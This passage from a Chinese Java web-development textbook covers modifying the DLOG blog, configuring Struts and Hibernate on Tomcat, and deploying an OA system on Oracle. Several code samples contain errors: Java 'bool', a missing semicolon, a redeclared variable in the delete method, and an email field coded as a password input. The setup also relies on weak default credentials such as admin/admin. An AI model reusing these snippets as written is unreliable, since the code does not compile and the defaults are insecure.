


图 29-24 查看 DLOG 代码

29.7.5 在 Eclipse 中修改 DLOG

Eclipse 是一个 IDE,它的主要功能是开发应用程序,通过上面的讲解,读者知道如何把 DLOG 导入到 Eclipse 中,并查看它的源代码。DLOG 是一个基于 GNU 协议开源软件,在 GNU 所定义的范围内,读者可以对它的代码进行任何修改。

要把一个系统改得比较“个性化”当然是改它的界面了。那么,就从 DLOG 的主页开始修改。

在 Package Explorer 中选择 webapp 文件夹,首先修改 logo,找到 WEB-INF/pages/logo.jsp 并打开这一个文件,这个文件定义了所有页面的 logo:

```
<html:link page="/"><html:img page="/images/logo.gif"
title="<%=site.getDisplayName()%>" border="0"/></html:link>
```

可以通过修改 logo.gif 文件来改变 logo 的显示。来试一试把这个文件换成 bearbook.png:

```
page="/images/bearbook.png"
```

按上两节中所讲的,将修改过的代码部署到 Tomcat 中,并启动 Tomcat。如图 29-25 所示,在浏览器中打开 DLOG,我们看到 logo 已经发生了变化。利用 Eclipse 读者可以把 DLOG 修改成自己喜欢的样子。




图 29-25 改变 logo 后的主页

29.8 配置 DLOG 中的 Struts

本章前面提到过，DLOG 系统是使用 Struts 作为其 MVC 框架的，对于不熟悉 Struts 的读者可能无法读懂 DLOG 中关于 Struts 的内容，基于这个原因，这一节将为读者简单介绍在 Tomcat 中如何集成及使用 Struts。

29.8.1 Struts 安装

首先可以从 <http://jakarta.apache.org/Struts> 下载到 Struts 的最新版本，这里建议使用 release 版，下载后得到的是一个 ZIP 文件。

将 ZIP 包解开，可以看到这个目录：lib 和 webapps，webapps 下有一些 WAR 文件。假设你的 Tomcat 装在 c:\Tomcat 下，那么将那些 WAR 文件复制到 C:\Tomcat\webapps，重新启动 Tomcat 即可。

打开浏览器，在地址栏中输入：<http://localhost:8080/Struts-example/index.jsp>，若能见到“powered by Struts”的深蓝色图标，即说明成功了。这是 Struts 自带的一个例子，附有详细的说明文档，可以作为初学者的入门教程。另外，Struts 还提供了一些系统实用对象：XML 处理、通过 Java reflection APIs 自动处理 JavaBeans 属性、国际化的提示和消息等。

29.8.2 用 Struts 开发一个简单的例子

项目建立

在开发前，需要在 Tomcat 中建立一个 Struts 的项目，这个项目相比其他的项目也就是多了一些 Struts 的类包和配置文件。

本书推荐一个比较简单的方法，就是把 struts-example 下的例子先复制到新项目的文件夹下面，比如说，例子的文件夹叫 test 那么就把 struts-example 下的所有文件都复制到 test

下。然后将 test\WEB-INF 下的 src 和 classes 目录清空, 以及 struts-config.xml 文件中内容清空即可。这样, 我们需要的 Struts 类包及相关的配置文件就都齐了。

编写代码的时候, 将 JSP 文件放在 test 目录下, Java 源文件放在 test\WEB-INF\src 下, 编译后的类文件放在 test\WEB-INF\classes 下。

编写代码

例如, 我们写完了下面的一段代码:

```
<%@ page contentType="text/html; charset=UTF-8" language="java" %>
<%@ taglib uri="/WEB-INF/Struts-bean.tld" prefix="bean" %>
<%@ taglib uri="/WEB-INF/Struts-html.tld" prefix="html" %>
<html:html locale="true">
<head>
<title>RegUser</title>
<html:base/>
</head>
<body bgcolor="white">
<html:errors/>
<html:form action="/regUserAction" focus="logname">
<table border="0" width="100%">
  <tr>
    <th align="right">
      Logname:
    </th>
    <td align="left">
      <html:text property="logname" size="20" maxlength="20"/>
    </td>
  </tr>
  <tr>
    <th align="right">
      Password:
    </th>
    <td align="left">
      <html:password property="password" size="20" maxlength="20"/>
    </td>
  </tr>
  <tr>
    <th align="right">
      E-mail:
    </th>
    <td align="left">
      <html:password property="email" size="30" maxlength="50"/>
    </td>
  </tr>
  <tr>
    <td align="right">
      <html:submit property="submit" value="Submit"/>
    </td>
    <td align="left">
      <html:reset/>
    </td>
  </tr>
</table>
</html:form>
</body>
```

```
</html:html>
```

完成页面之后修改 Struts-config.xml 文件:

```
<Struts-config>
<form-beans>
<form-bean name="regUserForm" type=" example. RegUserForm"/>
</form-beans>
<action-mappings>
<action path="/regUserAction"
        type="example.RegUserAction "
        attribute=" regUserForm "
        scope="request"
        validate="false">
    <forward name="failure" path="/ messageFailure.jsp"/>
    <forward name="success" path="/ messageSuccess.jsp"/>
</action>
</action-mappings>
</Struts-config>
```

修改完 Struts-config.xml 文件之后, 要编写两个 Java bean:

- ≈ 一个是 FormBean: example.RegUserForm;
- ≈ 另一个是 ActionBean: example.RegUserAction。

FormBean 对应着一个网页表单, Struts 通过 Formbean 来向 JSP 页面传输或者是读取数据, example.RegUserForm 的代码如下:

```
packageexample;

import javax.servlet.http.HttpServletRequest;
import org.apache.Struts.action.ActionForm;
import org.apache.Struts.action.ActionMapping;

public final class RegUserForm extends ActionForm{

    private String logname;
    private String password;
    private String email;

    //初始化
    public RegUserForm(){
        logname = null;
        password = null;
        email = null;
    }

    //取得用户名
    public String getLogName() {
        return this.logname;
    }

    //设置用户名
    public void setLogName(String logname) {
        this.logname = logname;
    }

    //设置密码
    public void setPassWord(String password) {
```



```

        this.password = password;
    }
    //取得密码
    public String getPassWord() {
        return this.password;
    }
    //设置 Email
    public void setEmail(String email) {
        this.email = email;
    }
    //取得 Email
    public String getEmail() {
        return this.email;
    }
    //置空
    public void reset(ActionMapping mapping, HttpServletRequest request)
    {
        logname = null;
        password = null;
        email = null;
    }
}

```

Action Bean 用来做控制器，它可以从提交的表单中得到 form bean 并提供接口把 form bean 交给用户处理。这样，用户可以向 form bean 中写入数据并显示到 JSP 页面上，或者是将 JSP 页面上的输入数据存储到数据库中。

example.RegUserAction 的代码如下：

```

package example;

import javax.servlet.http.*;
import org.apache.struts.action.*;

public final class RegUserAction extends Action
{
    public ActionForward perform(ActionMapping mapping,
        ActionForm form, HttpServletRequest req,
        HttpServletResponse res)
    {
        RegUserForm userForm = (RegUserForm)form;
        bool success = false;
        /*
        取得 userForm，作相应数据库操作
        */
        if(success) return mapping.findForward ("success")
        else return mapping.findForward ("failure");
    }
}

```

最后在 Action 中根据 ActionMapping 的不同的值页面就会跳转到 Struts-config.xml 文件配置的路径，success 和 failure。

```

<forward name="failure" path="/ messageFailure.jsp"/>
<forward name="success" path="/ messageSuccess.jsp"/>

```

29.9 配置 DLOG 中的 Hibernate

Hibernate 是一个数据中间层组件，这个组件可以提供数据的持久化功能。数据持久化简单来说其实就是把数据写到数据库中保存起来。

29.9.1 Hibernate 安装

首先可以从 <http://www.hibernate.org/> 下载到最新的 Hibernate 版本，本书以 Hibernate2 为例，下载到 Hibernate 之后，将下面几个 jar 文件复制到目标项目的 WEB-INF/lib 目录下。

```
cglib-2.0-rc2.jar
commons-collections-2.1.jar
commons-logging.jar
dom4j-1.4.jar
hibernate2.jar
jta.jar
log4j.jar
odmg-3.0.jar
```

29.9.2 添加 Hibernate 的配置文件

Hibernate 配置文件可以有两种格式，一种是 hibernate.properties，另一种是 hibernate.cfg.xml，一般用得比较多的是 hibernate.cfg.xml。比如在本章介绍的 DLOG 系统中，就是用的 hibernate.cfg.xml。下面列出的是 DLOG 系统的 hibernate.cfg.xml 文件。

```
<?xml version='1.0' encoding='gb2312'?>
<!DOCTYPE hibernate-configuration PUBLIC "-//Hibernate/Hibernate
Configuration DTD//EN"
"http://hibernate.sourceforge.net/hibernate-configuration-2.0.dtd">
<hibernate-configuration>
  <session-factory>
    <property name="dialect">net.sf.hibernate.dialect.
      GenericDialect</property>
    <property name="show_sql">false</property>
    <property name="use_outer_join">false</property>
    <!-- Mapping files -->
    <mapping resource="dlog4j/formbean/AttachmentForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/CategoryForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/ReplyForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/ParamForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/UserForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/SiteForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/LogForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/DraftForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/BookMarkBean.hbm.xml"/>
    <mapping resource="dlog4j/formbean/TrackBackForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/MessageForm.hbm.xml"/>
    <mapping resource="dlog4j/formbean/LoginTrackBean.hbm.xml"/>
    <mapping resource="dlog4j/formbean/FavoriteForm.hbm.xml"/>
    <mapping resource="dlog4j/beans/RefererBean.hbm.xml"/>
```

```
</session-factory>
</hibernate-configuration>
```

这个配置文件的作用是告诉 **Hibernate** 如何来建立表到纯 **Java** 类的一个映射，也就是说，用户只需要对这些 **Java** 类进行操作，就可以被反映到数据库中。

关于 **Hibernate** 的配置文件，可以把所有的 **mapping** 都放到 **hibernate.cfg.xml** 中，也可以分到不同的文件中去。一般采用的是后面一种方法，正如该例中把不同关系的对象的映射分到不同的 **xml** 文件中去。

Hibernate 的配置文件不需要自己来写，有众多的第三方 **Eclipse** 插件可以完成这个功能。

29.9.3 Hibernate 工具类

除了使用与数据表建立关联的 **Java** 对象，使用 **Hibernate** 的时候一般需要一个 **Hibernate** 工具类，这个工具类将 **Hibernate** 的接口进行了统一的封装，并且做到了 **session** 和 **thread** 的绑定。这个工具类的源代码可以从 **Hibernate** 相关的网站上找到。

```
public class HibernateUtil {
    private static final SessionFactory sessionFactory;

    static {
        try {
            sessionFactory = new
                Configuration().configure("/hibernate.cfg.xml").
                    buildSessionFactory();
        } catch (HibernateException ex) {
            ex.printStackTrace();
            throw new RuntimeException("Exception building SessionFactory:
                " + ex.getMessage(), ex);
        }
    }

    public static final ThreadLocal session = new ThreadLocal();

    public static Session currentSession() throws HibernateException
    {
        Session s = (Session) session.get();
        // Open a new Session, if this Thread has none yet
        if (s == null) {
            s = sessionFactory.openSession();
            session.set(s);
        }
        return s;
    }

    public static void closeSession() throws HibernateException {
        Session s = (Session) session.get();
        session.set(null);
        if (s != null)
            s.close();
    }
}
```

这个工具类的重点是 Hibernate session 和线程的绑定。ThreadLocal 类就可以实现这样的操作。

```
public static final ThreadLocal session = new ThreadLocal();
```

ThreadLocal 可以把对象绑定到线程上去，并保证同一个线程对应同一个对象。这样，在一个线程中，就只能存在一个 Hibernate 的 session 对象。这种设计可以保证同一个线程中有且仅有一个 session 对象。

29.9.4 利用 Hibernate 操作数据库

有了 Hibernate 工具类，就可以非常方便的使用 Hibernate 中间层来操作数据库，常用的有以下几种方法。

insert 方法

```
public void insert(Object o){
    Session session = HibernateUtil.currentSession();
    Transaction t = session.beginTransaction();
    session.save(o);
    t.commit();
    HibernateUtil.closeSession();
}
```

delete 方法

```
public void delete(Object o,Serializable id){
    Session session = HibernateUtil.currentSession();
    Transaction t = session.beginTransaction();
    Object o = session.get(o.class,id);
    if(o!=null){
        session.delete(o);
    }
    t.commit();
    HibernateUtil.closeSession();
}
```

update 方法

```
public void update(Object o,Serializable id){
    Session session = HibernateUtil.currentSession();
    Transaction t = session.beginTransaction();
    session.update(o,id);
    t.commit();
    HibernateUtil.closeSession();
}
```

基于 SQL 的通用 select 方法

```
public ArrayList select(String sql){
    Session session = HibernateUtil.currentSession();
    Query query = createQuery(sql);
    List list = query.list();
    HibernateUtil.closeSession();
    return (ArrayList)list;
}
```

29.10 系统配置

29.10.1 数据库配置

数据库的配置方式其实已经在前面零星地介绍过了，在这里做一次大的总结。

首先，DLOG 默认使用的是 HSQLDB。但是由于使用了数据库中间层 Hibernate，使得它的对于 Hibernate 支持的数据库来说，变成了一个数据库无关的程序。因此，在更改 DBMS 的时候只需要更改配置文件就可以了。

数据源配置

DLOG 的数据源配置在 Struts 的配置文件里面。打开 struts-config.xml 文件，找到 <data-sources>段，这一段就是配置数据源的地方。

```
<data-sources>
  <data-source type="org.apache.commons.dbcp.BasicDataSource">
    <set-property property="driverClassName"
      value="org.hsqldb.jdbcDriver" />
    <set-property property="url"
      value="jdbc:hsqldb:hsqldb://localhost/dlog4j" />
    <set-property property="username" value="sa" />
    <set-property property="password" value="" />

    <set-property property="maxActive" value="20" />
    <set-property property="maxWait" value="5000" />
    <set-property property="defaultAutoCommit" value="true" />
    <set-property property="defaultReadOnly" value="false" />

    <set-property property="removeAbandoned" value="true" />
    <set-property property="removeAbandonedTimeout" value="120" />
    <set-property property="encoding" value="false" />
  </data-source>
</data-sources>
```

当前使用的数据源的配置如下：

```
<set-property property="driverClassName"
  value="org.hsqldb.jdbcDriver"/>
<set-property property="url"
  value="jdbc:hsqldb:hsqldb://localhost/dlog4j" />
<set-property property="username" value="sa" />
<set-property property="password" value="" />
```

上述配置表示，Driver class 是 org.hsqldb.jdbcDriver；数据库的连接 url 是 jdbc:hsqldb:hsqldb://localhost/dlog4j；用户名是 sa；密码为空字符串。

数据库相关文件

hsqldb.jar: hsqldb.jar 是 HSQLDB 的核心包，包括了 HSQLDB 的实现部分和 JDBC 驱动。这个文件位于 WEB-INF\lib 文件夹下。如果使用的是其他类型的数据库软件，那么，就要在 WEB-INF\lib 文件夹下面放入相应的 JDBC 驱动程序。

hibernate2.jar: hibernate 核心包, 这个文件位于 WEB-INF\lib 文件夹下。

hibernate.cfg.xml: hibernate 配置文件, 这个文件位于 WEB-INF\classes 文件夹下。

29.10.2 Tomcat 站点配置

将 DLOG 的 war 文件直接复制到 Tomcat 的 webapps 目录下面。Webapps 目录是 Tomcat 用来存放 Web 应用程序的默认位置, 在这个目录中有一个 ROOT 文件夹, 这个文件夹是“ / ”根应用程序所在的位置, 也就是在浏览器中输入 <http://localhost:8000/> 时访问到的 Web 应用程序。

DLOG 的 war 文件会在 Tomcat 启动的时候被解压并生成 dlog4j 文件夹。dlog4j 文件夹对应了 dlog4j 虚拟路径, 这个路径其实就是说在浏览器中输入 <http://localhost:8000/dlog4j/> 就可以访问 DLOG。

下面来看一下 DLOG 站点的配置文件——web.xml。首先是 filter 段, filter 段是配置这个站点 filter 类的地方。下面的代码指明了 DLOG 系统有一个 filter 叫 ContentTypeFilter, 它对应的 Java 类是 dlog4j.ContentTypeFilter, 初始化参数 contetType 的值为“text/xml; charset=UTF-8”。

```
<filter>
  <filter-name>ContentTypeFilter</filter-name>
  <filter-class>dlog4j.ContentTypeFilter</filter-class>
  <init-param>
    <param-name>contentType</param-name>
    <param-value>text/xml; charset=UTF-8</param-value>
  </init-param>
</filter>
```

接下来要配置这个 filter 对应的 url pattern, 也就是说, 定义哪一种类型的 url 将由这个 filter 处理, 一般来说, filter 可以实现 JSP 页面对不同客户浏览器编码的自适应。

```
<filter-mapping>
  <filter-name>ContentTypeFilter</filter-name>
  <url-pattern>/blog/*</url-pattern>
</filter-mapping>
```

上面的代码说明了由 ContentTypeFilter 来处理所有对/blog/*的请求。接下来是读者非常熟悉的 servlet 配置:

```
<servlet>
  <servlet-name>action</servlet-name>
  <servlet-class>dlog4j.DlogActionServlet</servlet-class>
  <init-param>
    <param-name>config</param-name>
    <param-value>/WEB-INF/struts-config.xml</param-value>
  </init-param>
  <init-param>
    <param-name>uploadDir</param-name>
    <param-value>uploads</param-value>
  </init-param>
  <load-on-startup>2</load-on-startup>
</servlet>
```

下面是 servlet mapping:

```
<servlet-mapping>
  <servlet-name>action</servlet-name>
  <url-pattern>*.do</url-pattern>
</servlet-mapping>
```

servlet 是 Struts 的 action servlet, Struts 就是用这一个 servlet 来处理所有 *.do 的请求, 或者说, Struts 的入口点就是这里, 当 *.do 的请求发送过来的时候, Struts 用 action servlet 接收了这一个请求, 并将它交由 Struts 框架来处理。

web.xml 文件的最后是对 html 文件的自动编码和定义 welcome file, welcome file 定义了当对一个虚拟路径进行请求时这个路径将被定向到的文件。例如, 当向 <http://localhost:8000/dlog4j/> 进行请求的时候, 这个请求将由 welcome file list 中定义的文件来应答, 也就是 index.jsp。

```
<mime-mapping>
  <extension>htm</extension>
  <mime-type>text/html; charset=UTF-8</mime-type>
</mime-mapping>
<mime-mapping>
  <extension>html</extension>
  <mime-type>text/html; charset=UTF-8</mime-type>
</mime-mapping>
<welcome-file-list>
  <welcome-file>index.jsp</welcome-file>
</welcome-file-list>
```

29.11 小结

本章以一个 Blog 系统 DLOG 为背景, 紧扣 Tomcat 中最流行的技术 Struts 和 Hibernate, 从需求分析、数据库设计、页面设计等几个方面为读者分析了 DLOG 的设计以及实现中应用的相关技术和方法。

本章将以 OA 系统为例，向读者介绍以 Tomcat 为应用服务器的 OA 系统是如何从数据库设计到代码的实现的。

本章作为案例的 OA 系统不依赖如 Struts 或者 Hibernate 等应用程序框架，它从页面的处理到数据库的写入都是使用自己的代码。

在这一章，读者可以了解到，OA 系统基本的设计、权限的设计、流程设计以及自己编写数据库连接池、上传、下载文件组件等等。

30.1 OA 简介

OA 是 OFFICE AUTOMATION 的缩写，本意为利用技术的手段提高办公的效率，进而实现办公的自动化处理。OA 从最初的以大规模采用复印机等办公设备为标志的初级阶段，发展到今天的以运用网络和计算机为标志的现阶段，对企业办公方式的改变和效率的提高起到了积极的促进作用。

OA 软件能使企业的日常管理规范化、增加企业的可控性、提高企业运转的效率，范围涉及日常行政管理、各种事项的审批、办公资源的管理、多人多部门的协同办公、以及各种信息的沟通与传递。可以概括的说，OA 软件跨越了生产、销售、财务等具体的业务范畴，更集中关注于企业日常办公的效率和可控性，是企业提高整体运转能力不可缺少的软件工具。

OA 系统的发展经历了以下几个阶段：

第一阶段：OA 系统的开始，也是现代办公的雏形。随着 PC 技术的进步，诸如 WPS、CCED 等字处理软件普遍的使用，再加上各种各样打印机、复印机的出现，在办公室随时完成各类文件的编辑、打印就成为现实，这也是第一代办公自动化系统(OA)的特点。另外，由于第一代办公自动化系统所需要的各类设备比较昂贵，因此，第一代办公自动化只有那些经济实力比较强的企事业单位才能够使用。

第二阶段：协作性 OA 系统的发展。随着电脑技术和网络技术的发展与普及，各类比较专业性的软件公司得到了前所未有的发展，特别是个人平台软件系统进入了图形化阶段（如 Windows 系列产品的出现与成熟）。网络技术的发展，使得企事业单位很容易就能够组件自己内部的局域网。另外，在办公软件方面，由 Louts 公司推出的 Louts

系列办公软件, 包括 Louts 1-2-3、Louts Notes/Domino 等, 特别是 Louts Domino 产品的推出, 使得实现协作型的办公自动化系统成为可能。Louts Domino 就是一个很好的实现协作功能的平台系统。随后, 基于 Lotus Domino 平台的各类办公自动化系统得到充分的发展。这一阶段, 许多稍有实力的企事业单位都有能力实现办公自动化系统, 可以借助 OA 系统实现各类文档的传阅与审批等协作性的工作。由于这一阶段的 OA 系统在操作方面的局限性, 使得 OA 系统在企事业单位的高层得不到充分的推广, 也就没有实现 OA 系统最本质的功能——辅助领导进行决策的功能。

第三阶段: 协作与知识型 OA 系统的发展。经过前两个阶段的发展, OA 系统已经进入快速成长期, 但是, 随着用户需求和个性化的要求, 特别是随着 Internet 的广泛普及, 用户对 OA 系统的要求更高, 在这种背景下, OA 系统也开始了革新。首先是 OA 平台的提供者——Lotus 公司对 Louts/Domino 系统进行了彻底的升级。Louts/Domino R5 的正式发布, 标志着第三代 OA 系统的开始实施。Louts/Domino R5 完全支持 Internet 和 Java 技术, 随后, 基于 Louts/Domino R5 平台的各类 B/S 结构的 OA 产品相继开始实施。后来, 随着知识管理思想和软件技术的发展, 在浏览器下实现知识利用、手写文档、电子认证等功能逐渐成为可能。同时, 信息化硬件的价格也逐渐大众化, 软件产品的实施价格与周期也降低到合理的位置。因此, OA 系统在这一阶段得到了广泛的推广应用。

30.2 系统预览

作为本案例的 OA 系统, 读者可以从本书的配套光盘中找到。本案例 OA 系统运行在 Tomcat5.x 之上, 使用的数据库是 Oracle 10g Express。

Oracle 10g Express 是 Oracle 出品的一个可以免费使用的数据库软件。读者可以从 Oracle 的官方网站上下载。

30.2.1 部署 OA 系统

首先, 安装 JDK、Tomcat5.x 和 Oracle 10g Express。

安装 JDK1.4.0

(1) 安装软件

操作方法: 一直单击“下一步”直至安装结束。

(2) 设置环境变量

操作方法: 在“我的电脑”属性中设置环境变量为:

```
JAVA_HOME=C:\j2sdk1.4.0;
```

安装 Tomcat5.x

(1) 安装软件

操作方法: 一直单击“下一步”直至安装结束, 在选择安装路径时推荐安装在根目录, 例如 C:\Tomcat。

(2) 设置环境变量

操作方法：在“我的电脑”属性中设置环境变量为：

TOMCAT_HOME= C:\Tomcat

安装 Oracle 10g Express

在安装完 Oracle 10g Express 之后，Oracle 10g Express 会自动创建一个数据库 XE。

(1) 创建用户

安装结束后进入 Oracle 数据库主页，使用在安装过程中设定的 dba 的用户名和密码登录，可以看到图 30-1 所示的页面。



图 30-1 Oracle 管理界面

选择“管理”→“数据库用户”→“创建用户”，为 Oracle 创建一个用户 oa，如图 30-2 所示。



图 30-2 创建用户

用户创建好后，找到光盘中的数据库备份文件 oa.dmp。这个文件是从 Oracle 导出的 oa 数据库备份，直接将这个文件导入到 Oracle 中就可以了。

(2) 导入数据

导入数据库使用的是 Oracle 自带的导入工具 imp.exe。在控制台中输入 imp 按向导所示的步骤，则可以完成数据的导入。

注意

在导入数据的过程中请选择忽略创建错误。

部署源程序

将光盘中的OA复制到Tomcat的webapps文件夹下,在导入数据库之后,修改WEB-INF文件夹中的conf.xml文件的数据库设置:

```
<poolfor>OA</poolfor>
<poolname>direct</poolname>
<url>jdbc:oracle:thin:@localhost:1521:XE</url>
<jdbcdriver>oracle.jdbc.driver.OracleDriver</jdbcdriver>
<dbusername>oa</dbusername>
<dbpassword>oa</dbpassword>
<maxconnection>100</maxconnection>
<sysfilepath>H:\oa_files\</sysfilepath>    <!--系统文件存放路径-->
<weblogfile>E:\Tomcat 5.5\logs\</weblogfile>
```

主要需要修改的是<dbusername>标签和<dbpassword>标签,这两个标签是数据库的用户名和密码。同时要注意的是<sysfilepath>和<weblogfile>标签,这两个标签分别是存放系统生成文件(如用户上传的文件等)和系统日志的路径,必须保证这两个路径指向一个合法的位置。

注意

Oracle 10g Express版的数据库SID默认为XE,因此,在设置url的时候,其SID名是XE。

在确认上述内容都设置正确的情况之下,打开Oracle服务,如图30-3所示。

```
D:\oracle\app\oracle\product\10.2.0\server\BIN>net start OracleXEtnsListener
OracleXEtnsListener 服务正在启动 .
OracleXEtnsListener 服务已经启动成功。

D:\oracle\app\oracle\product\10.2.0\server\BIN>net start OracleServiceXE
OracleServiceXE 服务正在启动 .....
OracleServiceXE 服务已经启动成功。
```

图 30-3 启动 Oracle

确认Oracle服务启动之后,可以打开Tomcat了,启动过程如图30-4所示。

```
正在读取配置文件: E:\Tomcat 5.5\webapps\oa\WEB-INF\conf.xml .....
读取配置文件完成!
设置Web日志文件目录为: E:\Tomcat 5.5\logs\
设置系统日志文件目录为: H:\oa_files\log\syslog\
设置用户日志文件目录为: H:\oa_files\log\usrlog\
正在初始化: 00 - 连接池: direct .....
初始化连接池连接数: 100 !
正在启动数据库连接池清理程序.....
设置清理时钟周期为: 60000ms
清理时钟启动!
```

图 30-4 启动 Tomcat

启动Tomcat,若在控制台中看到如图30-4中所示的画面则说明OA的相关服务都已经成功启动了。在IE中输入OA的地址http://localhost:8000/oa,则进入如图30-5所示的登录页面。




图 30-5 OA 登录页

在这个页面输入默认的管理员用户名和密码 admin/admin 登入系统。系统的主界如图 30-6 所示。




图 30-6 OA 主页

30.2.2 OA 系统功能概述

本章所使用的案例是一个比较复杂的 OA 系统，主要分为下面的几个大模块。

系统管理

单击图 30-6 左边菜单项的“系统设置”就打开了管理系统的菜单，如图 30-7 所示。

系统管理是供系统管理员用于维护系统正常运行的模块。这个模块包括了字典维护、操作权限、流程权限、系统配置和数据维护。

机构管理

单击“机构管理”菜单项，则打开了机构管理的菜单，如图 30-8 所示。

机构管理下面就有一个菜单项“组织机构”。组织机构用来维护使用 OA 系统的企业的组织机构信息，这些信息包含了使用用户信息、用户所属部门、所任职务等等。

会议管理

单击“会议管理”菜单项，则打开了会议管理的菜单，如图 30-9 所示。



图 30-7 系统管理



图 30-8 机构管理



图 30-9 会议管理

会议管理的主要作用就是下达会议通知、对会议的内容进行记录，以及对会议的决议督办落实。

30.3 数据库设计

30.3.1 公共数据表

字典表 CODE_ZDB

字典表记录着系统的相关设置和属性，属于系统支持类的数据表。一般来说，字典表以 key、value 这样的方式来设计。本案例也使用了字典表，它的各个字段如表 30-1 所示。

表 30-1 字典表

序号	字段名	含义	类型
1	ZDMC	字典名称	VARCHAR
2	XMBH	项目编号	NUMBER
3	XMMC	项目名称	VARCHAR
4	SYZT	使用状态	NUMBER
5	JBXH	级别序号	NUMBER

模块操作权限表 CODE_CZQXB

操作权限表和字典表一样，也是属于系统支持类的数据表。在操作权限表中记录着系统各个模块的权限信息，通过把用户的 ID 对应到这一张表的 MKBH 之后系统可以检索到用户是否拥有这一个模块的操作权限。该表各字段见表 30-2。

表 30-2 操作权限表

序号	字段名	字段含义	类型
1	MKBH	模块编号	NUMBER
2	MKMC	模块名称	VARCHAR
3	MKSM	模块说明	VARCHAR
4	CZLX	操作类型	NUMBER
5	MRCZ	默认操作	NUMBER
6	SYZT	使用状态	NUMBER
7	JBXH	级别序号	NUMBER

模块按钮操作权限表 CODE_ANCZQXB

